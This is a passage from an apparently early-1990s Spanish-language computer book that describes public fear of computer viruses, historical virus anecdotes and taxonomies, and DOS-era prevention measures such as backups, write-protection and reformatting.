Por lo demás, frecuentemente se descubren nuevos tipos de virus con códigos diferentes y muy variadas formas de funcionamiento. Esto se debe en gran parte a la difusión de boletines con información acerca de la manera de elaborar un virus, que algunos irresponsables han puesto al alcance de cualquier usuario o programador.

Histeria causada por los virus

El desconocimiento del concepto de *virus informático*, *tecnovirus* o *tecnosida* —que son algunos de los nombres que se han dado al fenómeno de los programas que se ejecutan sin permiso del usuario provocando pérdida de información— ha creado una *histeria informática* y se ha cubierto con un velo de misterio, mistificando el uso de las computadoras.

Si el nombre aplicado a estos programas hubiera sido cualquier otro, tal vez no se produciría este histerismo, pero con el nombre de *virus* se



Figura MF 4-4: Los virus informáticos han causado histeria en algunos usuarios que desconocen su origen y funcionamiento.

han creado una serie de tabúes y rumores que hacen que algunos programadores o usuarios de computadoras desarrollen su trabajo temiendo a cada momento ser atacados por algún monstruo maligno.

Otras personas con menos conocimientos de informática creen que los virus de las computadoras son algo parecido a los virus biológicos, con capacidad para salirse de los sistemas, e incluso contagiarlos físicamente. Exageradamente, los han llegado a considerar como un *castigo divino* enviado a los programadores o usuarios como un escarmiento por utilizar una tecnología que ellos no alcanzan a comprender, de manera que parece ser *obra satánica.*

Lo anterior, aunado a los rumores alarmantes que se propagan en cuanto a la existencia de los virus, de su origen y sus reacciones, hace que los nuevos usuarios sientan un temor infundado hacia las computadoras.

Hay incluso quienes justifican ante sus superiores su ineficiencia, achacando a ataques virales los trabajos que tardan demasiado tiempo en entregar, o que aunque presentan sin demora, no son bien aceptados, pues contienen muchos errores o defectos.

Como ejemplo de esta histeria citamos las actividades terroristas que ya realizan algunos grupos en varios países: en Estados Unidos un grupo tecnoterrorista se hace llamar *La plaga,* y en sus mensajes incluye *slogans* (lemas) como "Quisiera ver más virus por ahí" y amenazan infectar sistemas de todo el mundo, incluyendo China y la Unión Soviética, en donde ya existe un virus llamado *Lágrimas que caen*, que como el *virus cascada* de Estados Unidos, hace que las letras que se están viendo en la pantalla caigan como una lluvia y se amontonen en la parte inferior de ésta.

Otro virus presenta en la pantalla a la cantante estadounidense Madonna bailando al ritmo de una pieza musical, y mientras el usuario observa asombrado aquel ritual, sus archivos son borrados al mismo ritmo. Asimismo existe otro de estos virus que se conoce como *la Muchacha holandesa* , que cuando se manifiesta en la computadora da el nombre y la dirección de una muchacha en Holanda y un breve mensaje en el cual se solicita que se le envíe una postal.

También se cuenta de un virus "gastronómico", el cual contagió las computadoras DECsystem 10. La característica de este pequeño personaje era que permanecía latente por tiempo indefinido en el sistema y cuando se activaba presentaba en la pantalla el mensaje "I WANT A COOKIE!" (¡QUIERO UNA GALLETITA!). La única manera de normalizar el funcionamiento era tecleando la palabra "COOKIE", con lo que se lograba desactivarlo durante algún tiempo.

Un virus más peligroso es el que actúa de tal manera que cuando detecta cantidades de cuatro cifras, las reacomoda, alterando el orden, lo que hace que cuando un operario trabaja con números (estados de cuenta, cobranzas, etc.), utilice cantidades falseadas.

El colmo del terrorismo viral ha sido que hasta los mismos programas "vacunas", que se supone deberían ser los más confiables, han sido modificados por los *ciberpunks* (como se les ha llamado también a los programadores de los virus). De esta manera el magnífico programa *FluShot*, que se difundió por medio de los *Bulletin Board Services* o servicios de software compartido —[Shareware]—, infectó los sistemas de cientos de usuarios que veían en él un programa de bajo costo y con muy buenas perspectivas en la lucha contra los virus.

Todo esto ha llevado a personas como Ross M. Greenberg, creador del mencionado programa *FluShot* y víctima también de esas infecciones virales en sus programas, a ofrecer una recompensa a quien proporcione informes y denuncie a los *ciberpunks* de *La Plaga.*

Tipos de virus

Los programas "virulentos" inicialmente se agruparon en dos grandes categorías: *Caballos de Troya* y *Bombas de Tiempo*, aunque cada investigador del fenómeno hace su propia clasificación, como la de Alberto Rojas en la revista PC-TIPS de México: (1) *Caballos de Troya*, (2) *Autorreplicables*, (3) *Esquemas de protección*.

Por su parte la Computer Virus Industry Association, que está integrada por compañías y programadores que fabrican software dedicado a la prevención, detección y erradicación de virus, los agrupa en tres

clases: *Infectores del área de carga inicial* —[boot infectors]—, *Infectores del sistema*, e *Infectores de programas ejecutables* (extensión .COM o .EXE).

Existen también los llamados *Gusanos, Virus lógicos* y algunos otros, sobre los cuales ya se han realizado investigaciones muy serias, de donde han salido categorías como las que se detallan en seguida:

- **Caballos de Troya.** Son aquéllos que se introducen al sistema bajo una apariencia totalmente diferente a la de su objetivo final; esto es, que se presentan como información perdida o "basura", sin ningún sentido. Pero al cabo de algún tiempo, y esperando la indicación programada, "despiertan" y comienzan a ejecutarse y a mostrar sus verdaderas intenciones. En general, estos virus son destructores de la información contenida en los discos.

- **Bombas de tiempo.** Son programas ocultos en la memoria del sistema o en los discos, en los archivos de programas ejecutables con extensión .COM o .EXE. Esperan una fecha o una hora determinadas para "explotar". Algunos de estos virus no son destructivos y sólo exhiben mensajes en la pantalla al llegar el momento de la *explosión.* Llegado el momento, se activan cuando se ejecuta el programa que las contiene.

- **Autorreplicables.** Son los programas de virus que realizan las funciones más parecidas a los virus biológicos, ya que se autorreproducen e infectan los programas ejecutables que encuentran en el disco. Se activan en una fecha u hora programadas o cada determinado tiempo, contado a partir de su última ejecución, o simplemente al "sentir" que se les trata de detectar. Un ejemplo de éstos es el *virus del viernes 13,* que se ejecuta en esa fecha y se borra (junto con los programas infectados), evitando así ser detectado.

- **Esquemas de protección.** Aunque no son propiamente virus destructivos, son dañinos porque se activan cuando se ha copiado o se intenta copiar un programa que está *protegido contra copia.* Esto provoca que se "bloquee" el mismo, alterando su estructura original o dañando los archivos, de manera que resulta muy difícil su recuperación.

Los *virus promocionales* caen bajo esta categoría y actúan permitiendo que una copia ilegal trabaje correctamente. Al cabo de algún tiempo, cuando el usuario ha creado bastantes archivos importantes, modifica su estructura y no permite que la computadora siga funcionando correctamente. Ello obliga al usuario a comprar el programa original si quiere seguir utilizando la información que creó con la copia pirateada.

- **Infectores del área de carga inicial.** Infectan los disquetes o el disco duro, alojándose inmediatamente en el área de carga, o sea en el sector 0. Toman el control cuando se enciende la computadora y lo conservan todo el tiempo. Si al darnos cuenta de la presencia de un virus, intentamos "reinicializar" —[reboot]— la computadora mediante las teclas [CTRL]+[ALT]+[DEL], para proceder luego a "recargarla" con un sistema operativo usando un disco que no esté infectado, el virus permanece en el sistema e infecta al disco inmediatamente, si éste no está protegido contra escritura.

- **Infectores del sistema.** Se introducen en los programas de sistema, por ejemplo el COMMAND.COM y otros que se alojan como *residentes en memoria*. Los comandos del DOS, como COPY, DIR o ERASE, son programas que se introducen en la memoria al cargar el sistema operativo, y es así como el virus adquiere el control para infectar todo disco que sea introducido a la unidad con la finalidad de copiarlo o simplemente para ver su directorio.

- **Infectores de programas ejecutables.** Estos son los virus más peligrosos, porque se diseminan fácilmente hacia cualquier programa (como hojas de cálculo, juegos, procesadores de textos, etc.).

  La infección se produce al ejecutar el programa que contiene el virus, que en ese momento se posiciona en la memoria de la computadora y a partir de entonces infectará todos los programas cuya extensión sea .EXE o .COM, en el instante de ejecutarlos, para invadirlos autocopiándose en ellos. Esta operación pasará inadvertida para el usuario, pues sólo verá que la luz de la unidad de disco está encendida, lo cual indica que se está cargando el programa.

Aunque la mayoría de estos virus ejecutables "marca" con un byte especial los programas infectados —para no volver a realizar el proceso en el mismo disco—, algunos de ellos (como el de Jerusalén) se duplican tantas veces en el mismo programa y en el mismo disco, que llegan a saturar su capacidad de almacenamiento.

- **Gusanos.** Son programas que se reproducen a sí mismos y no requieren de un anfitrión, pues se "arrastran" literalmente por todo el sistema sin necesidad de un programa que los transporte.

  Los gusanos se cargan en la memoria y se posicionan en una determinada dirección, luego se copian en otro lugar y se borran del que ocupaban, y así sucesivamente. Esto hace que queden borrados los programas o información que encuentran a su paso por la memoria, lo que causa problemas de operación o pérdida de datos.

- **Virus lógicos.** Son programas normales que si no se manejan con cuidado pueden producir daños en la información, modificándola o borrándola y tomando su lugar. Por ejemplo, puede darse el caso de renombrar un programa o un archivo de datos para que tome el lugar que ocupaba el anterior archivo con el mismo nombre, o el virus lógico más conocido que es: *Del* *.* y que tiene el cinismo de preguntar *¿Está usted seguro? (S/N).*

En el Centro de Cálculo de la Facultad de Ingeniería (CECAFI) de la Universidad Nacional Autónoma de México (UNAM), los ingenieros investigadores, para la exposición de su curso Virus Informáticos, han recopilado la siguiente clasificación basada en el sentir de los desafortunados usuarios, publicada por el C. P. Marco A. Merino en la revista Expansión:

Virus benignos. No ocasionan daños pero resultan molestos porque, al estar trabajando, envían un mensaje navideño o de cualquier otra clase. (El virus del ping pong o de la pelotita, por ejemplo, es uno de estos.)

Virus burlones. Una vez realizadas sus fechorías o daños a la información, visualizan un mensaje en la pantalla que avisa burlonamente de su travesura.

Virus caóticos. No destruyen archivos ni programas, pero ocasionan daños al sistema, provocando su "caída".

Virus crecidos. Marcan los sectores infectados como dañados, disminuyendo considerablemente la capacidad de almacenamiento del disco.

Virus descarados. Una vez realizada su acción, envían mensajes burlones e incluyen el nombre y (o) dirección y teléfono de su autor o autores.

Virus estadísticos. Llevan un contador con la relación de las veces que han infectado otros discos o las veces que han sido copiados.

Virus físicos. Se conocen los que dañan el monitor y los que ocasionan daños a las cabezas de lectura/grabación de las unidades de disco, haciéndolas trabajar constantemente hasta que se queman.

Virus juguetones. Los que contagian a las computadoras mediante la copia de un simple programa de juegos.

Virus malditos. Cuando infectan un disco, verifican la cantidad de información contenida en él y, si es poca, esperan a que se llene el disco para empezar su acción destructiva.

Virus misteriosos. Bloquean partes del equipo, simulando una falla de hardware no causada por un virus.

Virus mutantes. Son los que al infectar realizan modificaciones a su código, para evitar ser detectados.

Virus resentidos. Son los que desarrollan los programadores de una empresa, cuando son despedidos del trabajo o son cambiados a un puesto menor.

Virus simples. Entran en acción sin ninguna presentación, borrando programas o archivos de información.

Virus supervisores. Los elaboran las mismas empresas para detectar a los empleados que realizan copias de programas sin autorización.

Virus temporales. Esperan una fecha, o una hora en particular, para activarse.

Virus vengadores. Son creados por ciertos fabricantes de software, y generalmente destruyen datos relativos al mismo programa. Se activan cuando se trabaja con copias ilegales o piratas del programa.

Virus viajeros. Tienen la capacidad de viajar por cualquier medio de comunicación a distancia, como por ejemplo, los sistemas de telecomunicación, comunicaciones por módem, microondas, etc. Permanecen activos principalmente en las redes.

Otra clasificación del CECAFI, en combinación con el profesor de la Facultad de Ingeniería Alejandro Jiménez H., es la siguiente:

Virus Kernel. Los que se alojan en los dos programas ocultos del sistema operativo o "kernel" (nucleo) del sistema.

Virus invasores. Los que atacan los programas ejecutables.

Virus de sistema operativo. Reemplazan partes del sistema operativo DOS con sus códigos. Toman el control completo del sistema.

Virus de código fuente. Se adjuntan a los programas fuente de los usuarios. Son muy raros por lo difícil que resulta su programación.

En el MacroFlash 9 se incluye una lista con la gran mayoría de los virus informáticos conocidos hasta la fecha. Allí encontrará algunas de sus características principales con la idea de que pueda usted reconocerlos en el caso de sufrir una infección por alguno de ellos.

MacroFlash 5
Cómo protegerse de los virus

La mejor manera de proteger las computadoras contra los virus informáticos es, obviamente, no utilizar *copias ilegales* o "piratas" de ningún programa. Por supuesto, los programas autocargables de cualquier tipo, tales como los de juegos, no deben ser introducidos en el sistema a menos que se trate de los originales.

Consecuentemente, esto implica observar una serie de medidas de seguridad que permitan prevenir las *infecciones virales* y otras anomalías que suelen ocurrir al leer o grabar uno o más archivos en cualquier disco.

Medidas de seguridad

En primer lugar, es necesario hacer una copia de respaldo --[back-up]-- de cada disco que contenga datos creados por usted. Nuestra recomendación consiste en hacer tales copias de seguridad al final del día, y realizar un respaldo de todos los archivos de usuario semanal, quincenal o mensualmente. De este modo, si se detecta o se presume que el sistema ha sido infectado por un virus, podrá usted partir del último respaldo "sano" al momento de restaurar la información en la computadora. (Véanse los MacroFlashes 6, **Equipos de respaldo** y 7, **Programas de respaldo**.)

En segundo lugar, cuando esté seguro de que la computadora ha sido infectada por cualquier tipo de virus, proceda a apagar el equipo

inmediatamente para evitar que el virus se reproduzca en los disquetes o en el disco fijo. Además, al apagar la computadora también se logra eliminar el virus de la memoria RAM. Luego, tome el disquete original que contiene el sistema operativo —que debe estar protegido contra escritura— y proceda a reemplazar la copia del DOS en el disco fijo o en la copia de trabajo.

Para reemplazar el sistema operativo, use el comando SYS del DOS. (Le sugerimos consultar el libro *PC/MS-DOS: Referencia instantánea* —que también publica esta editorial—, para aprender el uso del comando SYS.)

En tercer lugar, los discos de 5 1/4" o de 3 1/2" que contienen los programas originales siempre deben protegerse contra escritura colocándoles una lengüeta en la muesca, o colocándoles el seguro en la ventana de protección (la mayoría de los programas no necesitan que se grabe información en el disco). Si al ejecutar un programa aparece el mensaje que nos indica que se intenta grabar información en ese disco



Figura MF 5-1: Siempre proteja sus disquetes de programas para evitar que se puedan contaminar con algún virus.

--[Write Protect Error Writing Drive A:]-- a pesar de estar protegido, sabremos que algo no está correcto y se debe averiguar de qué se trata.

Otras medidas que pueden resultar muy adecuadas para la protección contra los virus son:

Los programas o paquetes originales vienen acompañados de un manual que enseña, entre otras cosas, cómo hacer copias de respaldo --[backup]--. Es aconsejable seguir siempre esas indicaciones, trabajar con las copias y guardar los originales —protegidos contra escritura— en un lugar seguro, fresco y sin excesiva humedad.

Cuando detecte algo extraño y sospeche que pueda ser un virus, desconecte todas las líneas de transferencia de información (tales como módems, redes, terminales e interfaces con otros equipos y (o) dispositivos de entrada/salida) para evitar que se disemine el virus a otros sistemas, o que se introduzca en los que están conectados en ese momento.

En una red o sistema compartido --[network]-- conviene crear un subdirectorio para cada usuario, y proteger el acceso a ellos con una clave de identificación --[password]-- individualizada para que los operadores sólo puedan trabajar en su correspondiente subdirectorio. Esto protege los archivos —sobre todo los de datos— que utilizan los otros operarios.

Al copiar un nuevo programa, se debe verificar el mismo para cerciorarse que no contiene mensajes extraños tales como: "¡arf! ¡arf!, ¡gotcha!", "Welcome to the dungeon. . .beware of the virus." o "Te agarré", porque con toda seguridad se trata de un programa portador de algún virus. Para ello, use un programa desensamblador --[disassembler program]-- tal como DEBUG o cualquiera de los programas de utilidad más comunes: PC Tools, Mace Utilities o Norton Utilities.

Tenga mucho cuidado con los programas que se instalan como residentes en memoria --[Terminate and Stay Resident (TSR)]--, ya que la mayoría de los programas de virus se instalan en la memoria convencional o RAM para realizar sus perjudiciales acciones sobre el sistema y los discos. (Existen programas residentes en memoria --[Terminate

and Stay Resident (TSR)]-- que pueden ser de gran utilidad para llevar la agenda, el calendario, un block de notas y múltiples aplicaciones "de escritorio", pero no deben instalarse a menos que provengan de los disquetes originales.)

También se puede verificar el tamaño (en bytes) de los archivos ocultos de sistema y el de los archivos .COM o .EXE, para ver si se ha incrementado ese valor. De ser así, debe sospecharse que existe una infección viral, por lo que procede tomar las medidas enunciadas aquí para proteger eficazmente la información (que muchas veces se ha generado en largo tiempo de arduo trabajo). Algunos programas detectores de virus monitorean esos archivos ejecutables y detectan si han sufrido cambios en su tamaño.

Las empresas que tengan sistemas computadorizados deben establecer métodos de control para que sus operadores no introduzcan disquetes de dudosa procedencia en las computadoras. Tampoco se debe permitir que se los lleven a la casa y posteriormente los traigan al trabajo, quizá contaminados con algún virus. Otra medida de seguridad consiste en prohibir la copia de programas originales o la modificación de éstos.

Cuando usted vaya a trabajar en una computadora que esté encendida



Figura MF 5-2: Se deben crear métodos de control de entrada a las áreas de informática en las empresas.

y no conozca el trabajo que se estaba realizando en ella, evite introducirle un disquete. Lo recomendable es que la reinicialice --[reboot]-- usando un disquete de sistema que esté protegido contra escritura y tenga usted la seguridad de que no está infectado, pues de lo contrario, si la computadora está infectada, el disquete que usted introduzca en la unidad de disco puede contaminarse.

Si cuenta con varias computadoras, es muy conveniente tomar una sin disco duro como máquina de pruebas, en donde se verifiquen todos los programas nuevos poniéndolos en *cuarentena*, y sólo cuando esté seguro de que están "sanos" podrá pasar los programas al disco fijo o a las redes --[networks]--.

En los países donde existen servicios de cartelera electrónica --[Bulletin Board Services (BBS)]-- (que son servicios de distribución de software o de información por vía telefónica, pagando una suscripción), se debe verificar si efectúan o no una revisión previa del código de cada programa que ofrecen. Además debe tenerse sumo cuidado cuando se capturan --[download]-- los programas, y revisar bien los disquetes que se usaron antes de instalar tales programas en el disco fijo o duro. Por último, se recomienda esperar unas semanas para ver si no pasa nada extraño con esos programas antes de empezar a utilizarlos con plena confianza.

Existe la creencia generalizada de que estos servicios siempre provocan infecciones por virus, pero lo cierto es que la mayoría de ellos toman todas las medidas de seguridad necesarias para evitarlos, ya que la competencia entre los diversos *servicios de cartelera electrónica* --[Bulletin Boards Services (BBS)]-- hace que quien distribuye copias infectadas entre los usuarios pierda su mercado. Sin embargo, más vale prevenir que lamentar.

Una protección adicional contra los virus consiste en cambiar el atributo de los archivos con extensión .COM o .EXE a "sólo lectura" --[Read Only]--. Esto se puede hacer usando el comando ATTRIB a partir de la versión 3.3 del DOS, o manualmente si su versión del sistema operativo es anterior a ésa. Para mayores detalles sobre el uso del comando ATTRIB, le sugerimos consultar el libro *PC/MS-DOS: Referencia instantánea* publicado por esta misma editorial.

Otro método para asignar el atributo de "sólo lectura" --[Read Only]-- a estos archivos, lo proporcionan los programas de utilidad que incluyan la opción "cambiar atributos a uno o más archivos". Para hacerlo, siga las instrucciones del programa de utilidad que esté usando: Mace Utilities, Norton Utilities, QDOS II o PC Tools.

Comprimir o compactar los archivos con periodicidad en el disco fijo para optimizar el área de almacenamiento (usando herramientas tales como *Optune, Compress* de PC Tools, el programa Mace Utilities o *AD* [Acelerar Disco] --[Speed Disk]-- de Norton Utilities), resultará de gran ayuda al momento de contrarrestar un ataque viral. Esto se debe a que tales programas de utilidad nos permiten reconfigurar el disco fijo al mismo estado en que se encontraban los archivos antes de ser atacados por el virus (si fuimos consistentes y regulares en su uso).

De hecho, programas de utilidades para desfragmentar archivos como Optune o Norton Utilities, aunque no tengan ese objetivo, son antivirus porque cuando detectan algo extraño en el sector de carga --[Boot sector]--, lo regeneran, con lo que queda eliminado el virus.

Si a pesar de todas estas precauciones su computadora ha quedado infectada por un virus, le recomendamos proceder con mucha cautela pero *sin pánico*. Su mayor preocupación debe consistir en tratar de recuperar esos valiosos archivos de datos que contienen la información paciente y laboriosamente creada por usted, puesto que es lo que mayor valor representa para cualquier usuario. Una vez hecho lo anterior, debe proceder a formatear todos los disquetes que han entrado en contacto con alguno de los programas infectados, pues con esta operación se borran todos los archivos, incluyendo los virus.

Si se trata de un disco fijo, el formateo que se le dé debe ser de bajo nivel para "limpiarlo" totalmente. Una vez hecha esta "limpieza" vuelva a cargar o instalar en él los programas de aplicación —[applications software]— que comúnmente usa, pero hágalo a partir de los disquetes originales o copias "sanas" del software, teniendo cuidado de mantenerlos protegidos contra escritura.

Y nuevamente repetimos aquí la más importante de todas estas medidas: no confíe en copias de programas, sino en los originales que



Figura MF 5-3: El copiado ilegal de programas es una acción carente de ética.

ostentan el nombre del autor o responsable, su dirección o teléfono y el registro legal o copyright correspondiente. Esta puede ser la verdadera solución al problema que, como dice Fernando Lamigueiro (ex-revisor editorial de Macrobit Publishing Team, establecido en Miami): "El problema de los virus es la plaga de la última década de este siglo para la computación".

Como es obvio, las medidas enumeradas con anterioridad son sólo medidas de protección para la computadora y sus discos. Y aunque existen programas antivirus, hasta el momento de escribir este libro no ha aparecido uno que presente una solución que sea 100% confiable. Se espera que en la medida en que se conozca mejor el funcionamiento de la computadora en general, y de los comandos de los sistemas operativos en particular, se desarrollarán más y mejores programas antivirales para atacar con mayor eficacia los virus informáticos.

Es posible que los fabricantes de equipos también desarrollen algunas soluciones por vía del hardware, tales como incluir dispositivos

físicos para la protección contra las infecciones virales. O puede que lo intenten por la vía del software mediante los sistemas operativos; por ejemplo, el sistema operativo OS/2 ya cuenta con mecanismos para impedir la diseminación de los virus. Sin embargo, el problema más grave radica en que no todos los fabricantes de hardware reconocen la existencia de los virus.

Por lo pronto, la única excepción que se conoce dentro de este grupo es la de Apple Computers. Este conocido fabricante de hardware ha dado un primer paso en este sentido al admitir la existencia del problema de los virus informáticos, desarrollando un producto antivirus que ha puesto gratuitamente al alcance de todos los usuarios de sus computadoras.

Otros puntos de vista

Los programas de virus han dado origen a una gran controversia en el campo de la informática. Mientras que los usuarios opinan que la creación de programas de virus es una acción terrorista y de manifiesta falta de ética, los fabricantes de software opinan que en algunos casos se justifica la utilización de esquemas de protección que —aunque no se llamen virus— contengan códigos muy parecidos.

Estos últimos justifican su proceder alegando que al detectar que se han hecho demasiadas copias de algún programa fabricado por ellos —demasiadas para tratarlas como copias legalmente autorizadas para uso personal—, los esquemas de protección diseñados por el fabricante de software pueden proceder como agentes virales, destruyendo los archivos en el disco que supuestamente tiene una copia ilegal o "pirata" del software que desean proteger.

Esta polémica realmente complica la cuestión, porque hasta el presente —en la mayoría de los países— no se ha legislado sobre la materia y las partes contrapuestas en el conflicto tienen muy variados y valederos puntos de vista. Por un lado se cuestiona la legalidad de incluir o no un esquema de protección tipo virus en el software original, mientras que por el otro prevalece la duda de si es ético hacerlo. Puede ser que mientras no exista una ley que sancione el hecho, esta práctica se

